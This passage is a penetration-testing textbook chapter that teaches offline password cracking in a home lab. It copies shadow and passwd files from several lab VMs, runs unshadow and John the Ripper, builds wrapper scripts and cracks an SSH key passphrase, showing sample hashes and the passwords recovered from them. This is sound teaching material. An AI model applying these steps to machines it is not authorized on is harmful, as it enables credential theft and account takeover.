After MD5 was deprecated, most Linux and Unix systems switched to the SHA512 algorithm, and for a brief period, a few used the `bcrypt` algorithm. While Unix-type systems still mostly use SHA512, most new Linux systems have moved to the `yescrypt` algorithm. We'll look at these newer algorithms when we get to the demos.

Using John the Ripper to crack operating system passwords is a two-stage process. We'll look at the first stage now.

Stage 1—Preparing the username and hash file for John the Ripper

In order to use John the Ripper, you'll need to log into the target machine with either the `root` user account or an account that has full `sudo` privileges. That's because you'll need to access the `/etc/shadow` file, which requires `root` user privileges to read. Here's the procedure.

1. Log into the Metasploitable2 machine as the `msfadmin` user, which will give you full `sudo` privileges.
2. Copy the `/etc/passwd` file and the `/etc/shadow` file to the `msfadmin` user's home directory:

```
msfadmin@metasploitable:~$ cd /etc
msfadmin@metasploitable:/etc$ cp passwd ~
msfadmin@metasploitable:/etc$ sudo cp shadow ~
[sudo] password for msfadmin:
msfadmin@metasploitable:/etc$ cd
msfadmin@metasploitable:~$
```

3. The copy of the shadow file that's in the `msfadmin` user's home directory still belongs to the `root` user, and only the `root` user and members of the `root` group can access it. Change the permissions to the `644` setting, so that `others` can also access it:

```
msfadmin@metasploitable:~$ sudo chmod 644 shadow
msfadmin@metasploitable:~$ ls -l shadow
-rw-r--r-- 1 root root 1207 2025-08-05 15:11 shadow
msfadmin@metasploitable:~$
```

4. Now, we need to transfer the `passwd` file and the `shadow` file to the Kali machine. I would normally use either `scp` or `sftp` for that, but we can't in this case. Sadly, `scp` and `sftp` on the Metasploitable2 machine also use the deprecated `rsa` and `dsa` key exchange methods.

On Kali, there's no equivalent of the `ssh1` command for either `scp` or `sftp`, so we'll need to find another transfer method. Fortunately, we can log into the FTP service, and use that instead. So, go back to the Kali machine and log in to the Metasploitable2 machine via FTP:

```
┌──(kali㉿kali)-[~]
└─$ ftp msfadmin@192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
```

5. Use the `get` command to download the `shadow` and `passwd` files, like this:

```
ftp> get shadow
local: shadow remote: shadow
229 Entering Extended Passive Mode (|||42187|).
150 Opening BINARY mode data connection for shadow (1207 bytes).
100% |***********************************************************
*****************************|  1207        4.42 MiB/s    00:00 ETA
226 Transfer complete.
1207 bytes received in 00:00 (621.02 KiB/s)
ftp> get passwd
local: passwd remote: passwd
229 Entering Extended Passive Mode (|||28205|).
150 Opening BINARY mode data connection for passwd (1581 bytes).
100% |***********************************************************
*****************************|  1581        5.66 MiB/s    00:00 ETA
226 Transfer complete.
1581 bytes received in 00:00 (1.12 MiB/s)
ftp>
```

6. The `unshadow` utility is part of the John the Ripper package. Use it now to combine information from the `passwd` and `shadow` files into one single file:

```
┌──(kali㉿kali)-[~]
└─$ unshadow passwd shadow > unshadow_output.txt
```

The output file will look something like this:

```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
. . .
. . .
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/
home/msfadmin:/bin/bash
bind:*:105:113::/var/cache/bind:/bin/false
postfix:*:106:115::/var/spool/postfix:/bin/false
ftp:*:107:65534::/home/ftp:/bin/false
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:*:111:65534::/:/bin/false
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a
user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/
service:/bin/bash
telnetd:*:112:120::/nonexistent:/bin/false
proftpd:!:113:65534::/var/run/proftpd:/bin/false
statd:*:114:65534::/var/lib/nfs:/bin/false
```

This is great, except that you see a lot of lines with either a `!` or an `*` in the password field. These accounts have no assigned password, but that doesn't really matter. When we process this list, John the Ripper will just skip over these lines. However, if you need a clean list that only contains user accounts that do have assigned passwords, you can use your friend `awk`, like so:

```
┌──(kali㉿kali)-[~]
└─$ awk '/\$1\$/ {print $0}' unshadow_output.txt | tee unshadow_output-
with_passwords.txt

root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/
msfadmin:/bin/bash
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
```

```
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/
user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/
bin/bash
```

The `/\$1\$/` part of this is the search term that we want `awk` to find. In this case, we're dealing with the MD5 hash algorithm, which is represented by `$1$`. Since the `$` character has a special meaning in `bash` commands, we have to escape both of them with a `\` in order to make this work. The `{print $0}` part tells `awk` to show all fields of all lines that contain the `$1$` search term. Finally, I'm piping the output into `tee` in order to direct the output to both the screen and to a new text file.



This procedure also works for Unix-like operating systems, such as FreeBSD and OpenIndiana. OpenIndiana uses the same `shadow` file and `passwd` file setup that Linux uses, so there's no difference in the procedure for it.

The BSD-type operating systems use the `/etc/master.passwd` file instead of the `/etc/shadow` file. Other than that, the procedure is the same.

Also, the BSD and OpenIndiana operating systems use SHA512 password hashing, which means that in the `awk` command that I just showed you, you would replace `/\$1\/` with `/\$6\/`. (I'll explain what that means in just a bit.)

That's it for the preparation. Next, we'll use the `john` utility to process the `unshadow_output.txt` file in order to find user passwords.

Stage 2—Using john to process the username and hash file

This part is easy, but exactly how you do it depends on which hash algorithm is being used on the target machine. We'll begin with the MD5 algorithm that's used on the Metasploitable2 machine. Here's how it works:

```
┌──(kali㉿kali)-[~]
└─$ john unshadow_output.txt
Warning: detected hash type "md5crypt", but the string is also recognized
as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that
type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$
(and variants) [MD5 256/256 AVX2 8x3])
```

```
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if
any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
. . .
. . .
```

The warning at the top says that we should specify the `md5crypt-long` algorithm, but it's still working fine with just the default `md5crypt`. It then begins processing the list in **single attack mode**. This means that it's looking for passwords that are the same as their corresponding usernames. As you see, this matches the first four usernames that we've found. After that, it begins the dictionary attack—which John the Ripper developers refer to as a **wordlist attack**—for accounts that don't use usernames as the passwords, using John the Ripper's default `password.lst` wordlist file. After finding all the passwords it can find with a dictionary attack, it begins processing the rest of the list with a brute-force attack, which John the Ripper refers to as an **incremental attack**. If you don't need or want to run the brute-force attack, hit the **q** key to exit.

In this case, there are seven accounts that have assigned passwords, and the `single` and `wordlist` attacks found six of them. The only password we didn't find was for the `root` account. To find it, you could allow `john` to continue running the brute-force (`incremental`) attack. But, if the `root` user is using a password that's even only reasonably strong, the chances of finding the password in your lifetime are rather slim. A better option might be to use a different password list. Before you try that, though, `cd` into the `.john` directory and delete all of the files you see there:

```
┌──(kali㉿kali)-[~]
└─$ cd .john

┌──(kali㉿kali)-[~/.john]
└─$ ls
```

```
john.log  john.pot

┌──(kali㉿kali)-[~/.john]
└─$ rm *
zsh: sure you want to delete all 2 files in /home/kali/.john [yn]? y

┌──(kali㉿kali)-[~/.john]
└─$ cd

┌──(kali ㉿kali)-[~]
└─$
```

The `john.pot` file contains the list of cracked hashes and passwords. If you don't delete this file before you perform the next demo, `john` will just treat these passwords as having already been found, and you won't see them come up again in the next demo.

Now, perform the attack with a different password list, like this:

```
┌──(kali㉿kali)-[~]
└─$ john unshadow_output.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized
as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that
type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$
(and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:02:52 DONE (2025-08-06 15:33) 0.01740g/s 81820p/s 327338c/s
327338C/s !!!0mc3t..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Sadly, the root user's password isn't in this wordlist, either. So if we really need to get it, we'll just have to keep trying other wordlists. You'll also see here that by specifying the `wordlist` mode, the `single` and `incremental` modes didn't run. So, we didn't find all of the passwords. To fix that, run `single` mode, like this:

```
┌──(kali㉿kali)-[~]
└─$ john unshadow_output.txt --single
Warning: detected hash type "md5crypt", but the string is also recognized
as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that
type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$
(and variants) [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
msfadmin         (msfadmin)
Almost done: Processing the remaining buffered candidate passwords, if
any.
3g 0:00:00:00 DONE (2025-08-06 15:46) 12.00g/s 4752p/s 4776c/s 4776C/s
root1968..root1900
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

This found the remaining passwords that the `wordlist` mode didn't find. But, in both of these commands, `john` gives you a warning message about how it detected the `md5crypt` hash type, but that it's also recognized as the `md5crypt-long` hash type. As long as `john` successfully finds the users' passwords, you can safely ignore this warning. But if `john` doesn't find the passwords, or if this warning message really annoys you, just follow the warning message's recommendation to use the `--format=md5crypt-long` option, like this:

```
┌──(kali㉿kali)-[~]
└─$ john unshadow_output.txt --single --format=md5crypt-long
```

Unfortunately, `john` doesn't allow you to specify two modes at the same time in a single command. So, if you want to run both the `single` mode and the `wordlist` mode, but don't want to run the `incremental` mode, you'll need to create a shell script, which might look something like this `john_single-wordlist.sh` script:

```
#!/bin/bash

InputList="${1}"

if [[ $# -ne 1 ]]; then
        echo "You need to supply the name of an unshadowed hash file."
        echo "List only one file name."
        exit 1
fi

john "${InputList}" --single
john "${InputList}" --wordlist
```

You'll supply the name of the unshadowed username and hash file when you invoke the script. If you don't, the `if..then` stanza will remind you. The name of this file will be assigned to the `InputList` variable. After that, it's just a simple matter of running the `john` commands in both `single` and `wordlist` modes, with the default password wordlist. But you might not always want to use the default password wordlist. So, let's fix that in the `john_single-wordlist_2.sh` script:

```
#!/bin/bash

InputList="${1}"
WordList="${2}"

if [[ $# -lt 1 || $# -gt 2 ]]; then
        echo "You need to supply the name of an unshadowed hash file."
        echo "Optionally, specify the name of a password wordlist,"
        echo "if you don't want to use the default wordlist."
        echo "Only enter two arguments."
        exit 1
fi

if [[ -z "${WordList}" ]]; then
```

```
        john "${InputList}" --single
        john "${InputList}" --wordlist
else

        john "${InputList}" --single
        john "${InputList}" --wordlist="${WordList}"
fi
```

At the top, I added an additional positional parameter, which will be assigned to the `WordList` variable. I then modified the `if..then` stanza to show an error message if the user either enters fewer than one argument, or more than two arguments. In the `if..then..else` stanza, I'm first testing to see if the length of the `WordList` variable value is 0. If it is 0, then the `john` commands will run with the default wordlist. If it's not 0, then `john` will run with the specified wordlist.

I just now created a user account for Mr. Tux on an old AlmaLinux 8 virtual machine, using the same `AndreaSterbini` password that I used on the Ubuntu Server machine. (I'll explain why I'm using AlmaLinux 8 for this in just a bit.) I then transferred the `shadow` and `passwd` files to the Kali machine, and then created an unshadowed file, as I did for the Metasploitable2 machine. Here's my command for running the new script with an alternate password wordlist:

```
┌──(kali㉿kali)-[~]
└─$ ./john_single-wordlist_2.sh unshadow_alma8_output.txt metasploitable_
cewl_wordlist_2.txt
```

Does the new script work? Indeed it does, as you see here:

```
. . .
. . .
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3) $6$
[SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
AndreaSterbini   (mrtux)
2g 0:00:00:01 DONE (2025-08-07 14:29) 1.785g/s 1988p/s 2445c/s 2445C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Once again, we have achieved coolness. Now, let's talk a bit about the different hashing algorithms.

Understanding password hashing algorithms

I've already mentioned that several types of hashing algorithms are used on various Linux and Unix distros, but I haven't yet explained them in detail.

Really old Linux and Unix operating systems use the MD5 algorithm, as I've already mentioned. If you look in a `shadow` file and see `$1$` at the beginning of the second field, you'll know that that machine is using MD5. In fact, here's what the `msfadmin` user's entry looks like on the Metasploitable2 machine:

```
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
```

After MD5 was deprecated due to being so weak, most Linux and Unix distros switched to the SHA512 algorithm. On these machines, the second field of the `shadow` file will begin with `$6$`, as you see here from an AlmaLinux 8 virtual machine:

```
mrtux:$6$5UFRI/Zl2b5/eoA6$DA9EYyeU.i9ryBWJbzK8MkR8ppyIMJ.5MOoeypC9MhaK.
Lr6gMDdO8dg8k6gZ9gXPz8nb8fzHzW/NpmD/DIDr1:20307:0:99999:7:::
```

You also see that a SHA512 hash is considerably longer than an MD5 hash.

The commands and scripts that I've shown you so far work just fine with either MD5 or SHA512 hashes. But they'll need a bit of tweaking to work on the next algorithm.

In the `shadow` file for any newer Linux distro, you'll see a `$y$` at the beginning of the shadow file's second field. This indicates that we're using the fancy new `yescrypt` algorithm, which is supposed to be the strongest password hashing algorithm ever created. Here's how it looks:

```
mrtux:$y$j9T$gr9eJmQ6Lrfkq3t38XbAD0$/kVDih1uMsacgyP2f.XkZXCF/davzvd9MGx6H/
Lhm74:20296:0:99999:7:::
```

But, this creates a minor problem for us. Watch what happens when I try to process the unshadowed file from an AlmaLinux10 machine that uses `yescrypt`:

```
┌──(kali㉿kali)-[~]
└─$ ./john_single-wordlist_2.sh unshadow_alma10_output.txt metasploitable_
cewl_wordlist_2.txt

Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
```

It doesn't work, because `john` doesn't have the `yescrypt` algorithm built into it. Fortunately, that's an easy fix, as we see here in the `john_single-wordlist_3.sh` script:

```
#!/bin/bash

InputList="${1}"
WordList="${2}"

if [[ $# -lt 1 || $# -gt 2 ]]; then
        echo "You need to supply the name of an unshadowed hash file."
        echo "Optionally, specify the name of a password wordlist,"
        echo "if you don't want to use the default wordlist."
        echo "Only enter two arguments."
        exit 1
fi

if [[ -z "${WordList}" ]]; then
        john "${InputList}" --single --format=crypt
        john "${InputList}" --wordlist --format=crypt
else

        john "${InputList}" --single --format=crypt
        john "${InputList}" --wordlist="${WordList}" --format=crypt
fi
```

All I had to do was add `--format=crypt` to the end of each `john` command. This causes `john` to use the `crypt` library that's built into most modern implementations of Linux.

The last example that I'll show you is from the Ubuntu Server machine that I used in some of the previous demos, because it's a bit of an anomaly:

```
donnie:$6$3JTdxSKp6PhFKukX$mp1bOfvs2/oaj2ZLgbsNM2DYh2/f628yG6bh0m
AKPHY5KdvTCxZ6xUEE6prfvGFxD5qjeHd4G8gm16yqpExcB.:20223:0:99999:7:::
mrtux:$y$j9T$MUAjOhEet8Vxd.
I6FhOSp0$Chl1fSZ0FmnHNQK08RfIPcJ9WKs62MaWIFheYBhYAw9:20299:0:99999:7:::
```

The `donnie` account is my own account that the Ubuntu installer created for me. It has a `$6$` in the second field, which means it's using SHA512. But, the account that I created for Mr. Tux has a `$y$`, which means that the `adduser` utility uses `yescrypt`. It's weird, but that's just the way it is. Fortunately, the `--format=crypt` option that we need for `yescrypt` also works with both MD5 and SHA512. So, you don't need to do separate runs to work with all three of these algorithms.



The `--format=crypt` option works with MD5, SHA512, `yescrypt`, as well as with a few other algorithms that you'll likely never see, such as `bcrypt`. So, you can just have this one script that will handle multiple hashing algorithms. However, as we'll soon see, there will be other occasions where this option won't work.

Now, go ahead and try this out for yourself:

1. Use the shadow and passwd files from your Ubuntu Server machine. The only difference from how you did this on the Metasploitable2 machine is that you'll be able to use either `scp` or `sftp` to transfer the files to the Kali machine, since you're no longer dealing with an antiquated version of OpenSSH.
2. Run the `unshadow` command on the Ubuntu machine's `shadow` and `passwd` files, like so:

```
┌──(kali㉿kali)-[~]
└─$ unshadow passwd shadow > unshadow_ubuntu25-04_output.txt
```

3. You already have the password for the `mrtux` account in the `metasploitable_cewl_wordlist.txt` and `metasploitable_cewl_wordlist_2.txt` password wordlists that you created with `cewl`. Edit the `metasploitable_cewl_wordlist_2.txt` file, and add the password for your own user account to the bottom of the list.
4. Finally, run the `john_single-wordlist_3.sh` script, specifying the `unshadow_ubuntu25-04_output.txt` file that you just created. For the password wordlist, specify the `metasploitable_cewl_wordlist_2.txt` file that you just edited. The command should look like this:

```
┌──(kali㉿kali)-[~]
└─$ ./john_single-wordlist_3.sh unshadow_ubuntu25-04_output.txt
metasploitable_cewl_wordlist_2.txt
```

   When the operation completes, which won't take long at all, you should see the passwords from both the SHA512 hash and the `yescrypt` hash.

Cool. Next, let's look at John the Ripper's output files.

Understanding the john output files

The first time you run `john`, it will create a hidden `.john` subdirectory in the top level of your home directory. Within that subdirectory, it will create the `john.log` and `john.pot` files. The `john.log` file is, as you would expect, a record of what `john` actually does when in use. Look through it, and you'll get a better idea of how `john` actually operates.

The `john.pot` file is what really interests us. This contains a record of the password hashes and the corresponding passwords that were found on every machine that you've audited. Every time you audit another machine, the hashes and passwords from that new machine will be appended to the `john.pot` file. If you audit any machine a second time, `john` will tell you that no new hashes have been found, unless you either add a new user or a user has changed his or her password. Here's how the `john.pot` file on my Kali machine looks after I've audited several different machines:

```
┌──(kali㉿kali)-[~]
└─$ cat .john/john.pot
$y$j9T$gr9eJmQ6Lrfkq3t38XbAD0$/kVDih1uMsacgyP2f.XkZXCF/davzvd9MGx6H/
Lhm74:AndreaSterbini
$y$j9T$MUAjOhEet8Vxd.
I6FhOSp0$Chl1fSZ0FmnHNQK08RfIPcJ9WKs62MaWIFheYBhYAw9:AndreaSterbini
$6$3JTdxSKp6PhFKukX$mp0bOfvs2/oaj2ZLgbsNM2DYh2/
f628yG6bh0mAKPHY5KdvTBxZ6xQEE6prfvGFxD5qjeHd4G8gm16yqpExcB.:Turkey**Lips
$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:user
$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:postgres
$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:msfadmin
$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:service
$y$j9T$eXrli/L9tYaiLI8gInMcy1$jJSqE.v4/Yy.P4qXtXoQ4CPKg9.B127DX.
NnUXIKgYD:cutiepie
$6$gpj.YFQAuqBOFtCt$/gozUYHkWG6xptaiSOxTA6cfobBJ2p8iqKslNF3JcGowsViU/
fPmTxK9Af9aIPmxRmllVLexVYjsJga3PbSmH0:tinkerbell
```

The problems that you see here are that all of the hashes and passwords from all audited machines are jumbled up into one single file, and that there are no usernames. To fix that, just use the `john --show` option, followed by the name of the unshadowed file that you created for one of the audited machines. For example, here's the list for the Metasploitable2 machine:

```
┌──(kali㉿kali)-[~]
└─$ john --show unshadow_output.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
```

```
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/
postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

To see the list for a different machine, just specify the name of the unshadowed file for that machine. Here's what I have for my FreeBSD machine:

```
┌──(kali㉿kali)-[~]
└─$ john --show unshadow_freebsd14_output.txt
loki:tinkerbell:1002:1002:Loki the Black Cat:/home/loki:/bin/sh

1 password hash cracked, 2 left
```

So Loki, a neighbor's big black fluffy tomcat who visits me on a daily basis, is using `tinkerbell` as his password. (Seriously, "`tinkerbell`"? Well, what would you expect from a cat?)

Anyway, this now brings us to the final addition that we'll make to our script. That is, we'll add the capability to automatically create a separate username and password file for each machine that we audit. We'll do this with the `john_single-wordlist_4.sh` script. Rather than show you the entire script this time, I'll just show you the line that I added to the end of the previous script:

```
john --show "${InputList}" | tee passwords_for_"${InputList}"
```

Easy-peasy, right? Anyway, I've just added the password for my own user account to the `metasploitable_cewl_wordlist_2.txt` file, which you'll see in just a moment. Now, I'll audit my OpenIndiana virtual machine:

```
┌──(kali㉿kali)-[~]
└─$ ./john_single-wordlist_4.sh unshadow_openindiana_output.txt
metasploitable_cewl_wordlist_2.txt
```

Here's the output file for the OpenIndiana machine:

```
┌──(kali㉿kali)-[~]
└─$ ls -l passwords_for_unshadow_openindiana_output.txt
-rw-rw-r-- 1 kali kali 108 Aug  8 18:37 passwords_for_unshadow_
openindiana_output.txt
```

And here's what's in it:

```
┌──(kali㉿kali)-[~]
└─$ cat passwords_for_unshadow_openindiana_output.txt
donnie:Turkey**Lips:101:10:Donald A. Tevault:/export/home/donnie:/bin/bash

1 password hash cracked, 1 left
```

So, I'm using `Turkey**Lips` for my password, yet I'm making fun of Loki for his `tinkerbell` password. Right.



Before leaving this topic, I want to emphasize that we have in no way compromised or cracked the password hashing algorithms. In `single` mode, `john` computes a salted hash for each username, and then compares that computed hash with the hash for each user's password to see if it's the same. In `wordlist` mode, `john` computes the salted hash for each word in the password wordlist, and then compares each computed hash to the hash for each user's password. And, as you've just seen, it works even with the strongest of hashing algorithms.

Before we wrap up this chapter, let's look at one more cool John the Ripper trick.

Cracking SSH private keys with john

The most secure way to set up SSH access for your users is to have them use key exchange authorization, instead of password authorization. To do this, the user will first create a pair of public and private keys, and then transfer the public key to the server that he or she wants to access via SSH. And of course, the server administrator will then need to completely disable password authentication in the SSH configuration file.



The whole setup process is beyond the scope of our present topic. All we want to do for now is to create a pair of SSH keys, assign a password to the private key, and then try to crack the private key. To see a detailed procedure for setting up key exchange authorization, be sure to check out my *Mastering Linux Security and Hardening* book, which is also available from Packt Publishing.

However, I will share a couple of quick tips that you can recommend to your clients. First, be sure to have users protect their private SSH keys with strong passphrases that won't be found in any password wordlists. Secondly, recommend that the server administrators set all user accounts up with key-based authentication, and completely disable password authentication.

We'll use the Ubuntu Server virtual machine that we've been using for the previous demos.

1. First, log into Mr. Tux's account on the Ubuntu Server machine, and have him use the `ssh-keygen` utility to create a pair of SSH keys. When prompted to enter a passphrase, use the same `AndreaSterbini` password that you used for his user account. For everything else, just accept the default choices.

```
mrtux@ubuntu2504-2:~$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/mrtux/.ssh/id_ed25519):
Created directory '/home/mrtux/.ssh'.
Enter passphrase for "/home/mrtux/.ssh/id_ed25519" (empty for no
passphrase):
Enter same passphrase again:
Your identification has been saved in /home/mrtux/.ssh/id_ed25519
Your public key has been saved in /home/mrtux/.ssh/id_ed25519.pub
. . .
. . .
mrtux@ubuntu2504-2:~$
```

2. View the files that Mr. Tux created:

```
mrtux@ubuntu2504-2:~$ ls -l .ssh
total 8
-rw------- 1 mrtux mrtux 464 Aug  9 19:11 id_ed25519
-rw-r--r-- 1 mrtux mrtux 100 Aug  9 19:11 id_ed25519.pub
mrtux@ubuntu2504-2:~$
```

   The file with the `.pub` filename extension is the public key, and the other is the private key.

3. For the next step, you'll need to somehow transfer Mr. Tux's private key to your Kali machine. In this case, we'll say that you're the administrator of this server, with full `sudo` privileges. This will allow you to enter Mr. Tux's home directory and access his private key. Before you do that, you'll need to start the SSH service on your Kali machine, like this:

```
┌──(kali㉿kali)-[~]
└─$ sudo systemctl start ssh
[sudo] password for kali:
```

4. Now, log into your normal user account on the Ubuntu Server, and then `sudo su -` into the `root` user's terminal. Then, go into Mr. Tux's home directory to see his keys. Here's how that looks:

```
donnie@ubuntu2504-2:~$ sudo su -
[sudo] password for donnie:
root@ubuntu2504-2:~# cd /home/mrtux/.ssh
root@ubuntu2504-2:/home/mrtux/.ssh# ls
id_ed25519  id_ed25519.pub
root@ubuntu2504-2:/home/mrtux/.ssh#
```

5. Use `scp` to transfer the private key to your Kali machine, like this:

```
root@ubuntu2504-2:/home/mrtux/.ssh# scp id_ed25519
kali@192.168.56.101:
```

6. On the Kali machine, rename the private key file so that Mr. Tux's username is in the filename:

```
┌──(kali㉿kali)-[~]
└─$ mv id_ed25519 id_ed25519-mrtux
```

7. Use the `ssh2john` utility to calculate the hash value of Mr. Tux's private key, and direct it into a text file. Here's how that looks:

```
┌──(kali㉿kali)-[~]
└─$ ssh2john id_ed25519-mrtux > mrtux_private-key.txt
```

8. Use `john` to run a `wordlist` attack on this file, using the same `metasploitable_cewl_wordlist_2.txt` wordlist that you've been using:

```
┌──(kali㉿kali)-[~]
└─$ john mrtux_private-key.txt --wordlist=metasploitable_cewl_
wordlist_2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH
32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all
loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
AndreaSterbini   (id_ed25519)
1g 0:00:00:07 DONE (2025-08-09 16:16) 0.1315g/s 21.05p/s 21.05c/s
21.05C/s including..developers
Use the "--show" option to display all of the cracked passwords
reliably
Session completed.
```

9. Use the `john --show` option to view Mr. Tux's password:

```
┌──(kali㉿kali)-[~]
└─$ john --show mrtux_private-key.txt
id_ed25519-mrtux:AndreaSterbini

1 password hash cracked, 0 left
```



Of course, you could also run this in either `single` mode or `incremental` mode, as you can do with the `passwd` and `shadow` files. If you want to run both `single` mode and `wordlist` mode from a script, you'll need to use the `./john_single-wordlist_2.sh` script. The `john --format=crypt` option that's in the third and fourth versions of the script doesn't work with the hash from an SSH key.

And that's about it for the mysteries of John the Ripper. Let's go ahead and summarize.

Summary

As always, we covered some cool topics in this chapter, and had a bit of fun along the way. We began with a brief explanation of the different types of password cracking attacks. Then, we looked at a new type of `nmap` scan that will help us determine what types of network services can be attacked on the target machine. After that, we looked at various ways to either obtain or create wordlists of possible usernames and passwords. Finally, we got into the good stuff by working with `hydra` to perform online password attacks and John the Ripper to perform offline password attacks. And of course, we also created some cool shell scripts as icing on the cake.

In the next chapter, we'll begin exploring the Metasploit tool. I'll see you there.

Questions

1. Which of the following statements is true about auditing your own employer's user passwords?

    a. If you can legally access the `shadow` and `passwd` files for a server, you can go ahead and audit the user passwords without prior permission.

    b. Even if you can legally access the `shadow` and `passwd` files for a server, you'll still need to obtain written authorization before auditing user passwords.

2. Which two of these statements are true concerning online password attacks and offline password attacks? (Choose two.)

    a. Offline attacks are for breaking into running network services.

    b. Online attacks require that a user already has admin-level access to the target server.

    c. Offline attacks require that a user already has admin-level access to the target server.

    d. Online attacks are for breaking into running network services.

3. Other than when it uses brute-force, how does John the Ripper perform its password attacks? (Choose two.)

    a. It cracks the hashing algorithms, so that all passwords become known.

    b. It can only perform brute-force attacks.

    c. It calculates the salted hash values of the usernames, and then compares those to the hash values of the users' passwords to see if they're the same.

    d. It calculates the salted hash values of possible passwords from a wordlist, and compares them to the hash values of the users' passwords until a match is found.

4. What is a difference between how you crack users' passwords and how you crack users' private SSH keys?

    a. There is no difference.

    b. When cracking users' SSH private keys, you can't use the `--format=crypt` option with `john`.

    c. When cracking users' passwords, you can't use the `--format=crypt` option with john.

    d. You can't use `john` to crack private SSH keys.

5. How is using `hydra` to attack either the FTP or the SSH service different from using it to attack a web form login page?

    a. Attacking a web form login page requires you to specify extra parameters in the hydra command.

    b. Attacking FTP or SSH requires you to specify extra parameters in the hydra command.

    c. There is no difference.

    d. You can only use hydra to attack FTP and SSH services.

Further reading

- Crackstation: `https://crackstation.net/`
- Openwall password lists: `https://www.openwall.com/wordlists/`
- RSMangler GitHub page: `https://github.com/digininja/RSMangler`
- Cewl Tool - Creating Custom Wordlists Tool in Kali Linux: `https://www.geeksforgeeks.org/linux-unix/cewl-tool-creating-custom-wordlists-tool-in-kali-linux/`
- How to Use Hydra to Hack Passwords – Penetration Testing Tutorial: `https://www.freecodecamp.org/news/how-to-use-hydra-pentesting-tutorial/`
- Password Cracking with Hydra: `https://hackproofhacks.com/password-cracking-with-hydra-hacking-series/`
- Methods Used by Linux for Hashing Passwords: `https://www.baeldung.com/linux/hashing-methods-password`
- John the Ripper Password Cracker: `https://www.openwall.com/john/`
- How to Crack Passwords Using John the Ripper – Pentesting Tutorial: `https://www.freecodecamp.org/news/crack-passwords-using-john-the-ripper-pentesting-tutorial/`
- How to use the John the Ripper password cracker: `https://www.techtarget.com/searchsecurity/tutorial/How-to-use-the-John-the-Ripper-password-cracker`
- Does John the Ripper Support yescrypt?: `https://security.stackexchange.com/questions/252665/does-john-the-ripper-not-support-yescrypt`
